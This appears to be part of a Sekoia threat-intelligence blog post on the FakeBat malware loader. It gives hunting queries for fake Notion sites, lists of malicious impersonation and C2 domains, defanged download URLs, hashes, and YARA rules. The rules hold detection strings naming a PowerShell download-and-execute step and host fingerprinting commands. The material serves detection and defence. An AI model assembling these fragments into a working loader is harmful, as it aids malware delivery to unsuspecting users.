Over the past few years, cybercriminals have increasingly used landing pages impersonating legitimate software websites in their distribution campaigns, masquerading their malware as legitimate installers.

Since December 2022, TDR analysts **track adversaries’ infrastructure hosting these landing pages by proactively searching for copies of popular software websites** hosted on unofficial domain names. While part of the results are related to FakeBat distribution campaigns, there are many others pointing to different distribution clusters, presented below.

For example, we track websites impersonating the popular note-taking application Notion using the following searches:

On urlscan:

page.title:”Notion Desktop App for Mac & Windows” NOT page.domain:notion.so

On Censys:

services:(http.response.html_title:”Notion Desktop App for Mac & Windows” and not http.request.uri:”*notion.so*”)

Over the last month, these heuristics have yielded the following domain names, that we consider as malicious:

findreaders[.]com
noltlion[.]com
notilion[.]co
notilon[.]co
notion-loads[.]com
notion[.]findreaders[.]com
notion[.]help
notion[.]ilusofficial[.]com
notion[.]kyngsacademy[.]com
notion[.]li
notion[.]officespacesearchdc[.]com
notiorn[.]org
notiron[.]org
notliion[.]com
notlilon[.]co
notlon[.]top
rabby[.]pro

Among these results, we assess with high confidence that 7 of them are associated with the FakeBat distribution infrastructure:

notilon[.]co
notliion[.]com
notlon[.]top
notlilon[.]co
notion.findreaders[.]com
findreaders[.]com
notion.ilusofficial[.]com

By applying this methodology on several frequently impersonated software, we are able to monitor some well-known distribution clusters and constantly uncover new ones. In addition to FakeBat, the distribution clusters currently monitored by Sekoia include:

An **alleged FIN7 campaign**, tracked as UNC4536 and UNC3319 by Mandiant, that **distributed NetSupport RAT**, possibly followed by DiceLoader or Carbanak. It was reported using fake sites impersonating multiple software promoted with Google Ads[4] [5]. The campaign targeted several popular software, including AnyDesk and Advanced IP Scanner, both largely used by IT administrators. Using our tracking heuristics, we detected this cluster that leverages domain names such as *advancedipscannerapp[.]com* (Advanced IP scanner), *bienvenido[.]com* (AnyDesk) and *www.womansvitamin[.]com* (AnyDesk).

The **Nitrogen campaign** that distributed **Cobalt Strike, Sliver, or a Python-based backdoor**, using fake sites promoted with Google Ads. These activities are associated with the **BlackCat affiliate UNC4696** and could have led to the deployment of their ransomware[6]. In particular, they impersonated the popular SSH client Putty, with domain names such as *pputy[.]com* and *puttyy[.]ca* detected by our Putty heuristic.

Several **BatLoader distribution campaigns** that impersonated IT software such as Slack and AnyDesk since December 2022. In June 2024, our trackers identified domain names impersonating AnyDesk to distribute BatLoader, such as *anydesk[.]best* and *updaterdrivers[.]com*.

Multiple other **clusters that distributed infostealer families**, such as Lumma, Vidar and Redline.

Conclusion

Sold as Malware-as-a-Service (MaaS) to a limited number of customers, FakeBat became one of the most widespread loaders that use the drive-by download technique in 2024. In addition to the standard MaaS package, the FakeBat operators offer a distribution service based on their loader, dedicated landing pages, and possibly search engine advertisements.

In 2024, TDR analysts identified several FakeBat distribution campaigns that leveraged malvertising, software impersonation, fake web browser updates, and social engineering schemes on social networks. We assess with high confidence that the variety of FakeBat distribution clusters is due to its diverse customer base mainly leveraging the malware, and operators distributing FakeBat for their Pay-Per-Install services.

Since August 2023, we unveiled more than 130 domain names associated with high confidence to the FakeBat C2 servers. Monitoring payloads, C2 and distribution infrastructures enables us to identify changes, possibly motivated by efforts to evade detection. Indeed, FakeBat operators almost certainly constantly improve anti-detection and anti-analysis techniques, and rotate their C2 infrastructure, to ensure reliable MaaS services to their customers.

To protect our customers against drive-by download compromises, Sekoia.io analysts will continue to proactively track distribution infrastructures and identify new clusters of landing pages and fake browser updates.

FakeBat IoCs & Technical details

IoCs

The list of IoCs is available on Sekoia.io GitHub repository.

FakeBat C2 servers

Between August and December 2023:

0212top[.]online
0212top[.]site
0212top[.]top
0212top[.]xyz
0909kses[.]top
11234jkhfkujhs[.]online
11234jkhfkujhs[.]site
11234jkhfkujhs[.]top
11234jkhfkujhs[.]xyz
1212stars[.]online
1212stars[.]site
1212stars[.]top
1212stars[.]xyz
2311foreign[.]xyz
2311forget[.]online
2311forget[.]site
2311forget[.]xyz
2610asdkj[.]online
2610asdkj[.]site
2610asdkj[.]top
2610asdkj[.]xyz
2610kjhsda[.]online
2610kjhsda[.]site
2610kjhsda[.]top
2610kjhsda[.]xyz
3010cars[.]online
3010cars[.]site
3010cars[.]top
3010cars[.]xyz
3010offers[.]online
3010offers[.]site
3010offers[.]top
3010offers[.]xyz
343-ads-info[.]top
364klhjsfsl[.]top
465jsdlkd[.]top
756-ads-info[.]site
756-ads-info[.]top
756-ads-info[.]xyz
875jhrfks[.]top
98762341tdgi[.]online
98762341tdgi[.]site
98762341tdgi[.]top
98762341tdgi[.]xyz
999-ads-info[.]top
ads-info[.]ru
ads-info[.]site
aipanelnew[.]ru
aipanelnew[.]site
cdn-ads[.]ru
cdn-ads[.]site
cdn-dwnld[.]ru
cdn-dwnld[.]site
cdn-new-dwnl[.]ru
clk-brom[.]ru
clk-brom[.]site
clk-brood[.]online
clk-brood[.]top
clk-info[.]ru
clk-info[.]site
cornbascet[.]ru
cornbascet[.]site
dns-inform[.]top
fresh-prok[.]ru
fresh-prok[.]site
ganalytics-api[.]com
gotrustfear[.]ru
gotrustfear[.]site
infocdn-111[.]online
infocdn-111[.]site
infocdn-111[.]xyz
new-prok[.]ru
new-prok[.]site
newtorpan[.]ru
newtorpan[.]site
prkl-ads[.]ru
prkl-ads[.]site
test-pn[.]ru
test-pn[.]site
topttr[.]com
trust-flare[.]ru
trust-flare[.]site
trustdwnl[.]ru

Between December 2023 and March 2024:

ads-analyze[.]online
ads-analyze[.]site
ads-analyze[.]top
ads-analyze[.]xyz
ads-change[.]online
ads-change[.]site
ads-change[.]top
ads-change[.]xyz
ads-creep[.]top
ads-creep[.]xyz
ads-eagle[.]top
ads-eagle[.]xyz
ads-forget[.]top
ads-hoop[.]top
ads-hoop[.]xyz
ads-moon[.]top
ads-moon[.]xyz
ads-pill[.]top
ads-pill[.]xyz
ads-star[.]online
ads-star[.]site
ads-star[.]top
ads-star[.]xyz
ads-strong[.]online
ads-strong[.]site
ads-strong[.]top
ads-strong[.]xyz
ads-tooth[.]top
ads-tooth[.]xyz
ads-work[.]site
ads-work[.]top
ads-work[.]xyz

Between March and June 2024:

cdn-inform[.]com
udr-offdips[.]com
urd-apdaps[.]com
usm-pontic[.]com
utd-corts[.]com
utd-forts[.]com
utd-gochisu[.]com
utd-horipsy[.]com
utm-adrooz[.]com
utm-adschuk[.]com
utm-adsgoogle[.]com
utm-adsname[.]com
utm-advrez[.]com
utm-drmka[.]com
utm-fukap[.]com
utm-msh[.]com
utr-gavlup[.]com
utr-jopass[.]com
utr-krubz[.]com
utr-provit[.]com

FakeBat distribution infrastructures

Malvertising and software impersonation:

amydlesk[.]com
notilon[.]co
notliion[.]com
notlon[.]top
notlilon[.]co
notion.findreaders[.]com
findreaders[.]com
notion.ilusofficial[.]com

Fake web browser updates:

brow-ser-update[.]top
hxxps://brow-ser-update[.]top/download/dwnl.php
hxxps://brow-ser-update[.]top/GoogleChrome-x86.msix
photoshop-adobe[.]shop
hxxps://photoshop-adobe[.]shop/download/dwnl.php
c336d98d8d4810666ee4693e8c3a2a34191bad864d6b46e468a7eed36e7085f4 (*GoogleChrome-x86.msix*)
b5ed2f42359e809bf171183a444457c378355d07b414f5828e1e4f7b35bb505f (*boci.ps1*)

Social engineering schemes on social networks:

app.getmess[.]io
hxxps://app.getmess[.]io/
hxxps://app.getmess[.]io/download/dwnl.php
hxxps://getmess[.]download/Getmess.msix
utd-corts[.]com
hxxp://utd-corts[.]com/buy/
12ea41f2dfa89ad86f082fdf80ca57f14cd8a8f27280aca4f18111758de96d15 (*Getmess.msix*)
72a1f6e7979daae38d8e0e14893db4c182b8362acc5d721141ed328ed02c7e28 (*ynwje.ps1*)

FakeBat hashes

MSIX files

```
c336d98d8d4810666ee4693e8c3a2a34191bad864d6b46e468a7eed36e7085f4
7265ffdbe31dd96d6e6c8ead5a56817c905ff012418546e2233b7dce22372630
9aa39f017b50dcc2214ce472d3967721c676a7826030c2e34cb95c495dba4960
1bb51d62457f606e947a4e7ce86198e9956ae1fe4e51e4e945370cc25fe6bfff
400277618bd2591efb2eb22ac0041c1c5561d96c479a60924ef799de3e2d290c
f3ebb23bdcc7ac016d958c1a057152636bc2372b3a059bf49675882f64105068
12ea41f2dfa89ad86f082fdf80ca57f14cd8a8f27280aca4f18111758de96d15
3bd95eadb44349c7d88ea989501590fb3652ae27eded15ab5d12b17e2708969f
67663233f9e3763171afd3a44b769dc67a8a61d4a159f205003c5fdb150e2ca1
f0e0aea32962a8a4aecd0c4b0329dc7e901fa5b103f0b03563cf9705d751bbe1
8f88a86d57b93cd7f63dfdf3cb8cc398cdce358e683fb04e19b0d0ed73dd50ee
3d3a9cd140972b7b8a01dde2e4cd9707913f2eba09a3742c72016fd073004951
96bd6abb1c8ec2ede22b915a11b97c0cd44c1f5ed1cda8bee0acfee290f8f580
f1d72a27147c42a4f4baf3e10a6f03988c70546bb174a1025553a8319717ba95
806d08e6169569eb1649b2d1f770ad30a01ff55beedfe93aebccac2bc24533c0
763bdd0b5413bb2e0e3c4a68a7542586bbd638665b7ca250dbd9c7558216e427
9a2268162982113c12d163b1377dc4e72c93f91e26bd511d16c1b705262ca03c
e5b94c001fc3c1c1aa35c71a3d1e9909124339e0ade09f897b918fe0729c12e1
9e800a05e65efe923a358151571296529800f03cbcf95cf0d64676f6da73471de
f312e59be5ddbf857d92de506d55ae267800b0cbc2b82665ce63c889a7ae9414
7c7dc62ed7af2f90aeafdd5c3af5284c5539aeded7d642d39f5fd5f187d33c87
409a2a2a4e442017e6d647524fdec11507515a9f58a314e74307e67059bd8149
1d5d671bf680d739ded1e25e78970b38d00e8182816171a7c6a186504a79eeee
aa998fde06a6a6ab37593c054333e192ce4706a14d210d8fc6c0de3fd2d74ce2
767dd301dc5297828a35eaba81f84bd0f50d61fe1a9208b8d89b5eaba064d65e
7d0aaf734f73c1cf93e53703e648125bba43e023203be9a938f270dfe3492718
6e0179344ca0bbc42dce77027f5a6a049844daf34595fd184d9f094e8c74325c
49a7668d60e8df9d0a57ba9e0e736c1eb48700da19711cc0ec0f3c94a56ce507
2e8a82f07de254848615f81272f08e0cf9af474d1c20f67d9ddbdf439f1d8fde
f0f77c85c7da4391e34d106c4b5f671eb606ba695dc11401a6ee8ae53e337cbe
d1da457b0891b68df16ce86e2a48a799b9528c1631bccc379623551f873c0eed
175fcb7495c0814a5c18afa6244d467f0daeb0f02ad93c0ab4d3af8cbbacb537
7316ed0cb0fdbede33a0b6d05d0be1fe3c616ef7c1098dfcc9a2339c793e7020
90641a72a4ea6f1fca57ec5e5daec4319ec95bec53dd2bf0fa58d1f9ade42ad4
6fb502d83b7b5181abcb53784270239cc3e4143344e1f64101537aa3848c8c95
2b033fc28ad12cb57c7c691bd40911ca47dd2a8e495a2d253557d2c6bcd40c5e
```

Initial PowerShell script

```
4029e194864e2557786e169c7f2c101b9972164de7b4f1ffadf89382317cf96c
020cd2e4ec27185550bf736b490d8ace0d244fe09315f9f7e18362de659bc7ad
b5ed2f42359e809bf171183a444457c378355d07b414f5828e1e4f7b35bb505f
5ee273180702a54f32520be02c170ad154588893b63eefe2062cdb34ad83712c
1c5cadde01f10a730cd8f55633c967c3a7259f4906f961477b7e095e7db326b7
72a1f6e7979daae38d8e0e14893db4c182b8362acc5d721141ed328ed02c7e28
00e7e8a0e8495189bb7feca21864fbd6c61a5aa680462186504de02536e0c2f9
088ed84658a7c3bef4401601ef67a6953492fb0200a3b580bfabb21cd3ac8236
b7aa4697e16bbafe0df02ab3b8d0be8ec6e4abf6e6ca7d787d3d3684ca8f4b63
f138728ce2cc87201a51c9250fa87cbab20354012a8f566e1b2cd776cc1a66af
0c4cef985c90ed764f041c2ccab6820fdbe38edaaddebe01a5b8d31d93204b88
f8ab48848ab915d1b23e3ee51dd20a2699bd4f277bde218a727d7a55a572d174
07a0986ab43f717e181a32d6742b11f788403ce582ad5fcbb9d20d0bd40d410b
5e5c134cea48e57da9604981c0a7fd6ef1704c4151b540f29de685e0017fa730
e3f18df1d8f5e27a41221246cc63236487c56354ba0c926a3fdaea70db901adb
4e39fa74e49be2bf26fbfbbcea12d1374fa2f1607ff7fa2a0c8c323e697959ad
d069437eda843bd7a675a1cca7fd4922803833f39265d951fa01e7ad8e662c60
904ce1b1ffa601f9aeb0a6d68bc83532c5e76b958029bd1c889937fa7cf1867f
```

Fingerprint PowerShell script

```
00ea5d43f2779a705856a824a3f8133cb100101e043cb670e49b163534b0c525
cea1c4f2229e7aa0167c07e22a3809f42ec931332da7cc28f7d14b9e702af66b
ae641dda420f2cf63ac29804f7009ba1c248c702679fbccef35e4d9319d77d2d
```

YARA rules

YARA rules are available on Sekoia.io GitHub repository.

FakeBat, initial PowerShell script

```
rule loader_fakebat_initial_powershell_may24 {
    meta:
         malware = "FakeBat"
         description = "Finds FakeBat initial PowerShell script downloading and
executing the next-stage payload."
         source = "Sekoia.io"
         classification = "TLP:WHITE"

    strings:
         $str01 = "='http" wide
         $str02 = "=(iwr -Uri $" wide
         $str03 = " -UserAgent $" wide
         $str04 = " -UseBasicParsing).Content; iex $" wide

    condition:
        3 of ($str*) and
        filesize < 1KB
}
```

FakeBat, fingerprint PowerShell script

```
rule loader_fakebat_powershell_fingerprint_may24 {
   meta:
       malware = "FakeBat"
       description = "Finds FakeBat PowerShell script fingerprinting the infected
host."
       source = "Sekoia.io"
       classification = "TLP:WHITE"

   strings:
       $str01 = "Get-WmiObject Win32_ComputerSystem" ascii
       $str02 = "-Class AntiVirusProduct" ascii
       $str03 = "status = \"start\"" ascii
       $str04 = " | ConvertTo-Json" ascii
       $str05 = ".FromXmlString(" ascii
       $str06 = " = Invoke-RestMethod -Uri " ascii
       $str07 = ".Exception.Response.StatusCode -eq 'ServiceUnavailable'" ascii
       $str08 = "Invoke-WebRequest -Uri $url -OutFile " ascii
       $str09 = "--batch --yes --passphrase-fd" ascii
       $str10 = "--decrypt --output" ascii
       $str11 = "Invoke-Expression \"tar --extract --file=" ascii

   condition:
       7 of ($str*) and
       filesize < 10KB
}
```

External references

Thank you for reading this blogpost. **We welcome any reaction, feedback or critics about this analysis. Please contact us on tdr[at]sekoia.io**.

Feel free to read other Threat Detection & Research analysis here :

Comments are closed.